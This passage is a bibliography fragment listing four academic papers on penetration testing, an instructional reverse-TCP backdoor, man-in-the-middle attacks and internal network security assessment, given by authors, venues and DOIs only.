2. P. Vats, M. Mandot and A. Gosain, "A Comprehensive Literature Review of Penetration Testing & Its Applications," 2020 8th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO), Noida, India, 2020, pp. 674-680, doi: 10.1109/ICRITO48877.2020.9197961.
3. Kolli, Yaswanth; Mohd, Tauheed Khan; Javaid, Ahmad Y. (2018). [IEEE 2018 IEEE 9th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON) - Vancouver, BC, Canada (2018.11.1-2018.11.3)] 2018 IEEE 9th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON) - Remote Desktop Backdoor Implementation with Reverse TCP Payload using Open-Source Tools for Instructional Use., (), 444–450. doi:10.1109/IEMCON.2018.8614801
4. B. Pingle, A. Mairaj and A. Y. Javaid, "Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open-Source Tools for Instructional Use," 2018 IEEE International Conference on Electro/Information Technology (EIT), Rochester, MI, USA, 2018, pp. 0192-0197, doi: 10.1109/EIT.2018.8500082.
5. Satria, Deni & Alanda, Alde & Erianda, Aldo & Prayama, Deddy. (2018). Network Security Assessment Using Internal Network Penetration Testing Methodology. JOIV: International Journal on Informatics Visualization. 2. 360. 10.30630/joiv.2.4-2.190.


**********